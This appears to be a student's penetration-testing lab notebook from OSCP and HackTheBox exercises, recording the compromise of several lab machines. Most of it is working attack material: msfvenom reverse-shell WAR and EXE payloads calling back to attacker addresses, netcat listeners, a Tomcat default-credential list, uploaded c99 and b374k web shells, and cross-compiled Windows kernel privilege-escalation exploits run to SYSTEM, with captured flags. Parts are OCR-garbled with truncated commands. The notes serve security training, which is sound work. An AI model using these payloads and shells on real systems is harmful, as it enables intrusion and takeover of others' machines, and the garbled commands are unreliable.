
```
Jar -vxf <shellnee.war>
```

Then we browsed to the location of the jar file

```
root@kali:~/Documents/209# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.162 LPORT=
Payload size: 1089 bytes
Final size of war file: 1089 bytes

root@kali:~/Documents/209# jar -vxf shellnew.war
  created: WEB-INF/
  inflated: WEB-INF/web.xml
  inflated: xajhvibdyp.jsp
root@kali:~/Documents/209# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.11.0.162] from (UNKNOWN) [10.11.1.209] 32830

ls
Desktop
Documents
bin
boot
cdrom
dev
devices
etc
export
home
kernel
lib
lost+found
mnt
net
```



We can see that the shell connected back and we were root and grabbed the proof

```
      start | drop | ping | release | status | inform
bash-3.2# ifconfig -a
ifconfig -a
lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL
      inet 127.0.0.1 netmask ff000000
e1000g0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> m
      inet 10.11.1.209 netmask ff000000 broadcast 10.255.255.255
      ether 0:50:56:b8:47:77
bash-3.2# cat proof.txt
cat proof.txt
9947c7f0524965d901fb6f43b1274695
bash-3.2# hostname
hostname
kraken
bash-3.2#
```

<https://netsec.ws/?p=331>

<http://securitypadawan.blogspot.co.uk/2011/11/attacking-metasploitable-tomcat-this-is.html>

jerry

02 July 2018
17:10

The host is running tom cat . Remmeber it is always username :tomcat

Some closed ports may be reported as filtered due to --defeat-rst-ratelimit

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

8080/tcp open http syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1

|_http-favicon: Apache Tomcat

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

GET /manager/html HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: <http://10.10.10.95:8080/>
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46YWRtaW4=

The password was on the main page : s3cret

admin:
admin:Password1
admin:admin
admin:j5Brn9
admin:password
admin:password1
admin:tomcat
both:tomcat
role1:role1
role1:tomcat
role:changethis
root:Password1
root:changethis
root:password
root:password1

```
root:r00t
root:root
root:toor
tomcat:
tomcat:Password1
tomcat:admin
tomcat:changethis
tomcat:password
tomcat:password1
tomcat:tomcat
```

Using the password s3cret with username tomcat

Logged in and uploaded a war file which was unpacked then accessed via browsere

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1337 -f war > shell.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
```

```
root@kali:~/Documents/HTB# ls
runme.war shell.war
root@kali:~/Documents/HTB# jar -vxf shell.war
  created: WEB-INF/
  inflated: WEB-INF/web.xml
  inflated: asvbdbhzil.jsp
```

```
root@kali: ~/Downloads
```

root@kali: ~/Downloads 276x49 Mozilla Firefox

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:11 AM 88 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 27,553,374,208 bytes free

C:\Users\Administrator\Desktop\flags>attrib
attrib A C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e

C:\Users\Administrator\Desktop\flags>exit

[*] 10.10.10.95 - Command shell session 5 closed. Reason: Died from EOFError

msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
... LHOST	10.14.7	yes	The listen address
LPORT	1337	yes	The listen port
SHELL	no		The system shell to use.

Payload options (java/jsp_shell_reverse_tcp):

Name	Current Setting	Required	Description
... LHOST	10.14.7	yes	The listen address
LPORT	1337	yes	The listen port
SHELL	no		The system shell to use.

Exploit target:

Id	Name
...	...
0	Wildcard Target

msf exploit(multi/handler) >

Desktop

C:\Users\Administrator\Desktop>attrib
attrib A SH C:\Users\Administrator\Desktop\desktop.ini

C:\Users\Administrator\Desktop>type desktop.ini
type desktop.ini

[.ShellClassInfo]
LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21769
IconResource=%SystemRoot%\system32\imageres.dll,-183

C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir /a
dir /a
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018 07:09 AM <DIR> .
06/19/2018 07:09 AM <DIR> ..
06/19/2018 07:11 AM 88 2 for the price of 1.txt
1 File(s) 88 bytes
2 Dir(s) 27,553,374,208 bytes free

C:\Users\Administrator\Desktop\flags>attrib
attrib A C:\Users\Administrator\Desktop\flags\2 for the price of 1.txt

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e

C:\Users\Administrator\Desktop\flags>

10.11.1.73 -gemma

16 April 2018

17:25

IP : 10.11.1..73

//NMAP

is up (0.15s latency).

Not shown: 981 filtered ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp	open	rtsp?	
1100/tcp	open	rmiregistry	Java RMI
2869/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp	open	mysql?	
3389/tcp	open	tcpwrapped	
5357/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5800/tcp	open	vnc-http	TightVNC (user: gamma; VNC TCP port: 5900)
5900/tcp	open	vnc	VNC (protocol 3.8)
8080/tcp	open	http	Apache httpd 2.4.9 ((Win32) PHP/5.5.12)
10243/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49156/tcp	open	msrpc	Microsoft Windows RPC
49157/tcp	open	rmiregistry	Java RMI
MAC Address: 00:50:56:89:56:CB (VMware)			
Service Info: Host: GAMMA; OS: Windows; CPE: cpe:/o:microsoft:windows			

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 477.42 seconds

Raw packets sent: 3148 (138.496KB) | Rcvd: 76 (6.576KB)

root@kali:~/Desktop#

The default logins are :

Username : admin@admin.bab
password = 012345678

From <<http://en.ovidentia.org/index.php?tg=posts&flat=1&forum=7&thread=219&pos=>>

Go to the upload function :

<http://10.11.1.73:8080/php/index.php?tg=addons&idx=upload>

Once logged in:

the files are uploaded to by default : C:\wamp\www\PHP

But I had to change the file size from zero to 100 so we can upload a backdoor

Changed the path to : C:\wamp\www\PHP\fileManager\collectives\tmp

The screenshot shows a web application interface. At the top, there are three tabs: "Offensive Security | Lead...", "Ovidentia - File upload...", and "Ovidentia". Below the tabs, the URL is displayed as "10.11.1.73:8080/php/index.php?tg=site&idx=menu4&item=1". The browser's address bar also shows "Most Visited" and "Getting Started Amplia Security - Resea...".

The main content area has a blue header with the text "Then Comes Gamma." and a logo. Below the header, the breadcrumb navigation is: Complete site > Administration > Ovidentia functions > Sites > Ovidentia > File upload configuration.

The left sidebar, titled "Administration", contains the following links:

- Currently you administer Complete site
- Add/remove programs
- Approbation schemas
- Articles
- Calendar
- Charts
- Delegation
- Directories
- FAQ
- File manager
- Forums
- Groups
- Mail
- Sections
- Sites
- Statistics
- Task Manager
- Thesaurus
- Users
- Vacations

The main content area has a title "File upload configuration". To the right, there are several configuration options:

- Max image size (kb)
- Upload path
- Upload max file size
- Max zip file size for treatment
- File manager :**
- File manager max group directory size
- File manager max user directory size
- File manager max total size
- Notification when this quota is exceeded for the file n
- Notification when this quota is exceeded for group d

/upload/fileManager/

Even though the upload failed but it will cache it and accessed the cached which is a the "tmp" and managed to run it, this would not be possible if we didn't change the path of the upload in the settings under the "sites

Because we can access the filemanager but cannot upload to \filemanager so we need to create directories so we can access them.

It is kind of weird but after PHP/filemanager/collectives/tmp/tmp

The second "tmp" is for when the files are cached

The folder LFI access ;

<http://10.11.1.73:8080/php/filemanager/>

Then we create more directories

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory	-	-	-
[]	b374k_rs.exe	2018-05-16 13:45	5.5K	
[]	ioets8vg87ujfcnf1nnk..>	2018-05-16 13:31	754K	

Apache/2.4.9 (Win32) PHP/5.5.12 Server at 10.11.1.73 Port 8080

so i was able to create a folder in the file manager i will try to upload files to it .

//backdoor

Offensive Security | Lead... | Evidence . PPT uploaded | Evidence

① | 10.11.1.73:8080/php/filemanager/collectives/tmp/tmp/ioets8vg87ujfcsf1nnkvi8jn4_b374k.php?

Most Visited Getting Started Amplia Security - Resea...

[C] o C: \ wamp \ www \ PHP \ fileManager \ collectives \ tmp \ tmp \

xpl ps eval info db rs jill > - shell command -

Bind Shell - php

Server IP 10.11.1.73:8080
Port 13123

Go ! Press ' Go ! ' button and run ' nc server_ip port ' on your computer

Bind Shell - windows executable

Server IP 10.11.1.73:8080
Port 13123

Go ! Press ' Go ! ' button and run ' nc server_ip port ' on your computer

Reverse Shell - php

Target IP 10.11.0.162
Port 13123

Go ! Run ' nc -l -v -p port ' on your computer and press ' Go ! ' button

Reverse Shell - windows executable

Target IP 10.11.0.162
Port 13123

#Created EXE reverse shell#

```
root@kali:~/Dropbox/OSCP/exploits# msfvenom -p  
windows/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f exe -o  
windowsinline1234.exe
```

```
root@kali:~/Dropbox/OSCP/exploits# msfvenom -p  
windows/meterpreter/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f exe  
-o windowsinline1234-meter.exe
```

#Uploaded EXE through add/remove upload function #

if didn't work but it will still cache it which then we used c99.php to call the file
:) and it worked

change the file upload location and files :

site ->ovidentia -> file upload

it will work without any issues :)

the current 99 :

to get the exe reverse shell :

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f  
exe -o windowsinline1234-new.exe
```

then execute it via the link below :

<http://10.11.1.73:8080/php/index.php?tg=addons&idx=upload>

access it :

<http://10.11.1.73:8080/php/filemanager/collectives/DG0/test/fileManager/collectives/DG0/tmp>

we currently have SQL , refective and stored xxs == what damage we can do ?

the ports

port

Enumerating the windows machine :

o

Host Name: GAMMA
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: admin
Registered Organization:
Product ID: 00371-OEM-8992671-00407
Original Install Date: 12/31/2014, 5:50:35 AM
System Boot Time: 4/16/2018, 11:31:14 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x64 Family 6 Model 44 Stepping 2 GenuineIntel ~3458 Mhz

BIOS Version: Phoenix Technologies LTD 6.00, 10/22/2013
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 1,024 MB
Available Physical Memory: 438 MB
Virtual Memory: Max Size: 2,048 MB
Virtual Memory: Available: 572 MB
Virtual Memory: In Use: 1,476 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: <\\GAMMA>
Hotfix(s): 4 Hotfix(s) Installed.
[01]: KB2534111
[02]: KB3045171
[03]: KB3124280
[04]: KB976902
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Network Connection
Connection Name: Local Area Connection
DHCP Enabled: No
IP address(es)
[01]: 10.11.1.73

c:\wamp>hostname
hostname
gamma

accesschk.exe /accepteula -uwcqv "Authenticated Users" *

accesschk.exe -uwdqs "Authenticated Users" c:\
accesschk.exe -uwqs "Authenticated Users" c:*.*
accesschk.exe -uwdqs "Authenticated Users" c:\

```
//weak service permissions
```

```
accesschk.exe -uwcqv *
```

possible exploits:

php 5.5.12
apache2.4.9
mysql 5.6.17
phpmyadmin

```
i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
```

non of the exploits worked i am going to try : lcacls

NS :

What netstat and running programs there are ?

If powershell in install do "powerup" or check powerver up is a rootkit in powersploit toolkit

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

Look at the programme files on the machine!

So I have run the below metasploit scripts and non of them seem to work but good for later on (lazy ways)

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

```
[*] 10.11.1.73 - Collecting local exploits for x86/windows...
```

```
[*] 10.11.1.73 - 38 exploit checks are being tried...
```

[+] 10.11.1.73 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.

[+] 10.11.1.73 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.

[+] 10.11.1.73 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.

[+] 10.11.1.73 -
exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.

```
meterpreter > run post/multi/recon/local_exploit_suggester  
SHOWDESCRIPTION=true
```

[*] 10.11.1.73 - Collecting local exploits for x86/windows...

[*] 10.11.1.73 - 38 exploit checks are being tried...

The exploit worked which targets :

```
meterpreter > pwd
```

```
C:\wamp\www\PHP\fileManager\collectives\tmp
```

```
meterpreter > upload /root/Downloads/MS11_46_k8.exe
```

```
[*] uploading : /root/Downloads/MS11_46_k8.exe -> MS11_46_k8.exe
```

```
[*] uploaded : /root/Downloads/MS11_46_k8.exe -> MS11_46_k8.exe
```

```
meterpreter > upload /root/Downloads/MS11_46.exe
[-] Error running command upload: Errno::ENOENT No such file or directory @
rb_file_s_stat - /root/Downloads/MS11_46.exe
meterpreter > upload /root/Downloads/ms11-046.exe
[*] uploading : /root/Downloads/ms11-046.exe -> ms11-046.exe
[-] Error running command upload: Rex::TimeoutError Operation timed out.
meterpreter > upload /root/Downloads/ms11-046.exe
[*] uploading : /root/Downloads/ms11-046.exe -> ms11-046.exe
[*] uploaded : /root/Downloads/ms11-046.exe -> ms11-046.exe
meterpreter > shell
Process 296 created.
Channel 6 created.
```

Non above worked!

We need to google better so the machine is **windows 7 sp1 x86** google that and try all of the exploits,

The exploit that worked is the afd.sys MS11-046

But we need to google for the exe file instead of trying to compile it our self , the below links :

<https://github.com/SecWiki/windows-kernel-exploits>

List of complied exploits : <https://github.com/AusJock/Privilege-Escalation/tree/master/Windows>

The cross compiling worked! So did the github make sure you use the correct one " ms11-046.exe"

So there is bunch of exploits running around that is for windows sp1 , this is a simple exploit but I didn't manage to get it coz I thought you couldn't cross compile stuff but I managed to find an "exe" and also cross compile function .

```
//cross compile
```

```
root@kali:~/Downloads# i686-w64-mingw32-gcc 40564.c -lws2_32 -o  
40564.exe
```

The above .c code was from the : <https://www.exploit-db.com/exploits/40564/>

A screenshot of a terminal window and a file explorer window. The terminal window shows the command `i686-w64-mingw32-gcc 40564.c -lws2_32 -o 40564.exe` being run, followed by a `dir` command showing files `40564.c`, `40564.exe`, `MS11_46_k8.exe`, and `windowsinline1234-new.exe`. The file explorer window shows the same four files on a drive labeled C.

```
root@kali:~/Documents/73# i686-w64-mingw32-gcc 40564.c -lws2_32 -o 40564.exe  
root@kali:~/Documents/73# dir  
40564.c 40564.exe MS11_46_k8.exe windowsinline1234-new.exe  
root@kali:~/Documents/73#
```

//SMB to copy files

```
C:\tmp>copy \\10.11.0.162\ROPN0P\40564.exe  
copy \\10.11.0.162\ROPN0P\40564.exe  
1 file(s) copied.
```

```
C:\tmp>40564.exe  
40564.exe
```

```
c:\Windows\System32>whoami  
whoami  
nt authority\system
```

```
C:\wamp\www\PHP\fileManager\collectives\tmp>40564.exe  
40564.exe  
c:\Windows\System32>whoami
```

```
whoami  
nt authority\system  
c:\Windows\System32>  
c:\Windows\System32>whoami  
whoami  
nt authority\system
```

Volume Serial Number is 15 7A15 A110

Most Visited Getting Started Amplia Security - Rese...

Directory of C:\tmp

05/16/2018 02:36 PM	<DIR>	.	EXPLOIT DATABASE
05/16/2018 02:36 PM	<DIR>	..	Home Documents
05/16/2018 02:30 PM		84 exploit.exe	Name
05/16/2018 01:28 PM	<DIR>	fileManager	C 40564.e
05/16/2018 02:31 PM		172,131 MS11_46_k8.exe	40564.e
05/16/2018 01:29 PM	<DIR>	tmp	MS11_4
05/16/2018 01:10 PM		73,802 windowsinline1234-new.exe	windows
	3 File(s)	246,017 bytes	
	4 Dir(s)	1,429,401,600 bytes free	

C:\tmp>windowsinline1234-new.exe

Windowsinline1234-new.exe

C:\tmp>copy \\10.11.0.162\ROPN0P\40564.exe

copy \\10.11.0.162\ROPN0P\40564.exe

1 file(s) copied.

C:\tmp>40564.exe

40564.exe

c:\Windows\System32>whoami

whoami

nt authority\system

c:\Windows\System32>hostname

hostname

gamma

c:\Windows\System32>cd /Users/admin

cd /Users/admin

c:\Users\admin>cd Desktop

cd Desktop

c:\Users\admin\Desktop>type proof.txt

type proof.txt

e18a24030ad7c23250b41c2fd257c71e

c:\Users\admin\Desktop> Match Case Whole Words 1 of 2

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\wamp\www\PHP\fileManager\collectives\tmp>
C:\wamp\www\PHP\fileManager\collectives\tmp>
C:\wamp\www\PHP\fileManager\collectives\tmp>dir
Volume in drive C has no label.
Volume Serial Number is 4AA5-A4A6

Directory of C:\wamp\www\PHP\fileManager\collectives\tmp

04/17/2018 04:55 AM	<DIR>	.
04/17/2018 04:55 AM	<DIR>	..
04/17/2018 04:16 AM		665,712 3vpji9mkiljr36kgrvs7h05e21_c99.php
04/17/2018 04:16 AM		73,802 3vpji9mkiljr36kgrvs7h05e21_shell-4444.exe
04/17/2018 04:56 AM		112,815 ms11-046.exe
04/17/2018 04:55 AM		172,131 MS11_46_k8.exe
04/17/2018 04:42 AM		0 windows-privesc-check2.exe
	5 File(s)	1,024,460 bytes
	2 Dir(s)	1,443,676,160 bytes free

C:\wamp\www\PHP\fileManager\collectives\tmp>MS11_46_k8.exe
MS11_46_k8.exe
[>] ms11-046 Exploit
[*] Token system command
[*] command add user k8team k8team

C:\wamp\www\PHP\fileManager\collectives\tmp>ms11-046.exe
ms11-046.exe

c:\Windows\System32>id

id

'id' is not recognized as an internal or external command,
operable program or batch file.

c:\Windows\System32>getuid

getuid

'getuid' is not recognized as an internal or external command,
operable program or batch file.

c:\Windows\System32>whoami

whoami

nt authority\system

c:\Windows\System32>dir

Directory of c:\Users\admin\Desktop

05/06/2016 05:10 AM <DIR> .

05/06/2016 05:10 AM <DIR> ..

05/06/2016 05:10 AM 35 proof.txt

05/05/2016 07:49 AM 589 WampServer.lnk

2 File(s) 624 bytes

2 Dir(s) 1,443,131,392 bytes free

c:\Users\admin\Desktop>type proof.txt

type proof.txt

e18a24030ad7c23250b41c2fd257c71e

c:\Users\admin\Desktop>whoami

whoami

nt authority\system

c:\Users\admin\Desktop>

Check the exploit list here :

<https://github.com/SecWiki/windows-kernel-exploits>

List of complied exploits : <https://github.com/AusJock/Privilege-Escalation/tree/master/Windows>

Also there is a git hub which has a lot of exploits that we can use if needed by for the future :)

<https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS11-046>

<https://github.com/SecWiki/windows-kernel-exploits/>

I have learnt to enumerate and look at the most common exploits and use linux to compile stuff.

The other thing is that use of c99.php to try and upload backdoor and then upload other stuff to it, or execute commands :)

Pentesting scope

29 January 2018

16:38

1. How many web applications are being assessed?
2. How many login systems are being assessed?

3. How many static pages are being assessed? (approximate)
4. How many dynamic pages are being assessed? (approximate)
5. Will the source code be made readily available?
6. Will there be any kind of documentation?
 1. If yes, what kind of documentation?
7. Will static analysis be performed on this application?
8. Does the client want fuzzing performed against this application?
9. Does the client want role-based testing performed against this application?
10. Does the client want credentialed scans of web applications performed?

<https://blog.pentesterlab.com/scoping-f3547525f9df>

<http://www.pentest-standard.org/index.php/Pre-engagement>

10.11.1.7

Tuesday, August 29, 2017
7:56 PM

nmap 10.11.1.7 --script=rdp-vuln-ms12-020.nse

//

starting Nmap 7.50 (<https://nmap.org>) at 2017-08-29 14:44 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN
Stealth Scan

SYN Stealth Scan Timing: About 0.65% done

Nmap scan report for 10.11.1.7

Host is up (0.12s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE

3389/tcp open ms-wbt-server

| rdp-vuln-ms12-020:

| VULNERABLE:

| MS12-020 Remote Desktop Protocol Denial Of Service

Vulnerability

| State: VULNERABLE

| IDs: CVE:CVE-2012-0152
| Risk factor: Medium CVSSv2: 4.3 (MEDIUM)
(AV:N/AC:M/Au:N/C:N/I:N/A:P)
| Remote Desktop Protocol vulnerability that could allow
remote attackers to cause a denial of service.
|
| Disclosure date: 2012-03-13
| References:
| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152>
| <http://technet.microsoft.com/en-us/security/bulletin/ms12-020>
|
| MS12-020 Remote Desktop Protocol Remote Code Execution
Vulnerability
| State: VULNERABLE
| IDs: CVE:CVE-2012-0002
| Risk factor: High CVSSv2: 9.3 (HIGH)
(AV:N/AC:M/Au:N/C:C/I:C/A:C)
| Remote Desktop Protocol vulnerability that could allow
remote attackers to execute arbitrary code on the targeted system.
|
| Disclosure date: 2012-03-13
| References:
| <http://technet.microsoft.com/en-us/security/bulletin/ms12-020>
| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002>

MAC Address: 00:50:56:B8:7F:98 (VMware)

2. The results of all TCP ports returned nothing :

```
root@kali:~/OBSERVER# nmap -p- 10.11.1.7 -T4 -vv
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-08-29 13:48 EDT
```

Initiating ARP Ping Scan at 13:48
Scanning 10.11.1.7 [1 port]
Completed ARP Ping Scan at 13:48, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:48
Completed Parallel DNS resolution of 1 host. at 13:48, 0.04s elapsed
Initiating SYN Stealth Scan at 13:48
Scanning 10.11.1.7 [65535 ports]
Discovered open port 3389/tcp on 10.11.1.7
SYN Stealth Scan Timing: About 5.93% done; ETC: 13:57 (0:08:11 remaining)
Stats: 0:17:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.75% done; ETC: 14:27 (0:21:11 remaining)
Stats: 0:17:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 45.79% done; ETC: 14:27 (0:21:10 remaining)
SYN Stealth Scan Timing: About 54.97% done; ETC: 14:31 (0:19:12 remaining)

Nmap scan report for 10.11.1.7
Host is up, received arp-response (0.11s latency).
Scanned at 2017-08-29 13:48:34 EDT for 3089s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT STATE SERVICE REASON
3389/tcp open ms-wbt-server syn-ack ttl 128
MAC Address: 00:50:56:B8:7F:98 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3089.18 seconds
Raw packets sent: 133299 (5.865MB) | Rcvd: 2232 (98.108KB)

The machine is vulnerable to CVE-2012-0002. which is a windows DOS attack.

//connected to the RDP
rdesktop 10.11.1.7

It showed to be a window XP machine but the NMAP OS print failed to pick that up .

So the vulvierlity just crashes it no good

Port knocking ?

So only port 3389 is open.. So try to listen on that port .. Try to vn on that port .

Open wireshark and also arp scanner at the same time

Look at wireshark! Related to 10.11.1.229

306 Vmware_b8:7f:98 235.102430 Broadcast ARP 60 Who has 10.11.1.229?
Tell 10.11.1.7

10.11.1.8

Sunday, September 3, 2017
2:22 PM

So a basic NMAP was run :

```

host is up, received arp-response (0.098s latency).
Not shown: 65524 filtered ports
Reason: 64430 no-responses and 1094 host-prohibiteds
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.0.1
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 3.9p1 (protocol 1.99)
25/tcp    closed smtp       reset ttl 64
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind     syn-ack ttl 64 2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup)
443/tcp   open  ssl/http    syn-ack ttl 64 Apache httpd 2.0.52 ((CentOS))
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup)
631/tcp   open  ipp          syn-ack ttl 64 CUPS 1.1
868/tcp   closed unknown   reset ttl 64
3306/tcp  open  mysql?     syn-ack ttl 64
MAC Address: 00:50:56:B8:B5:CD (VMware)
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/bug.html
Nmap done: 1 IP address (1 host up) scanned in 1231.55 seconds
Raw packets sent: 327221 (14.398MB) | Rcvd: 8805 (785.800KB)

```

We used service 80 to exploit :

```

Nmap scan report for 10.11.1.8
Host is up (0.10s latency).
Apache/2.0.52 (CentOS) Server at 10.11.1.8 Port 80
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.0.52 ((CentOS))
443/tcp   open  ssl/http    Apache httpd 2.0.52 ((CentOS))
MAC Address: 00:50:56:B8:B5:CD (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/bug.html
Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
root@kali: /usr/share/nmap/scripts# nmap -p 80 -sV 10.11.1.8 reason

```

Running Dirb

Running gobuster :

we didn't get much so we ran it again using the CGI wordlist

```
root@kali:~# gobuster -u http://10.11.1.71/ \  
-w /usr/share/seclists/Discovery/Web_Content/cgis.txt \  
-s '200,204,301,302,307,403,500' -e
```


//if not .CGI then you cannot use shellshock coz try to find a cgi-bin /admin if they are not usable then nothing you can do .

Summary :

We know

1. Web Application -
2. Web Technologies - PHP 5.5.9
3. Web Server - Apache httpd 2.0.52 (centos)
4. SSH Service - OpenSSH 3.9
5. Database - MySQL (Not sure on the version)
6. OS -Centos or linux 2.6..28

CUPS is not vulnerable to remote exploation you need to use it locally for privilege escalation.

**The 0x00strnig that is on the desktop/CPUs-remote.py is for local escaltion
we currently need to find a remote exploit .**

NON worked for some reason I got a no route found, even my configuration was correct and the port was open on the target.

```
... exit(0); ...  
To justine: this is just an example page...see if  
<p><strong>To justine: this is just an example page...see if  
<p>Lorem ipsum dolor sit amet, consectetur adipiscing elit.  
sigcups.c:159:9: note: include '<stdlib.h>' or pre  
[*] connecting to 10.11.1.8 port 631  
[*] trying retaddr=0x2ffffbed8;tail4=0xbffeffb60  
[*] connected, sending exploit...  
[*] done...let's see if we have a shell  
-] better luck next time! try different offsets  
!] connect(): No route to host  
root@kali:~/Desktop# nmap -p631 10.11.1.8  
Starting Nmap 7.50 ( https://nmap.org ) at 2017-0  
Nmap scan report for 10.11.1.8  
Host is up (0.11s latency).  
PORT      STATE SERVICE  
631/tcp    open  ipp  
MAC Address: 00:50:56:B8:B5:CD (VMware)
```

Tested the <http://10.11.1.8/internal> and looked at the source code and I found that it is using /advanced_comment_system/

A bit of research and googling I found the ACS_path exploit (<http://www.securityfocus.com/bid/42964/exploit>)

view-source:http://10.11.1.8/internal/

Most Visited Getting Started

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5     <title>example</title>
6       <link type="text/css" rel="stylesheet" href="advanced_comment_system/css/style.css" />
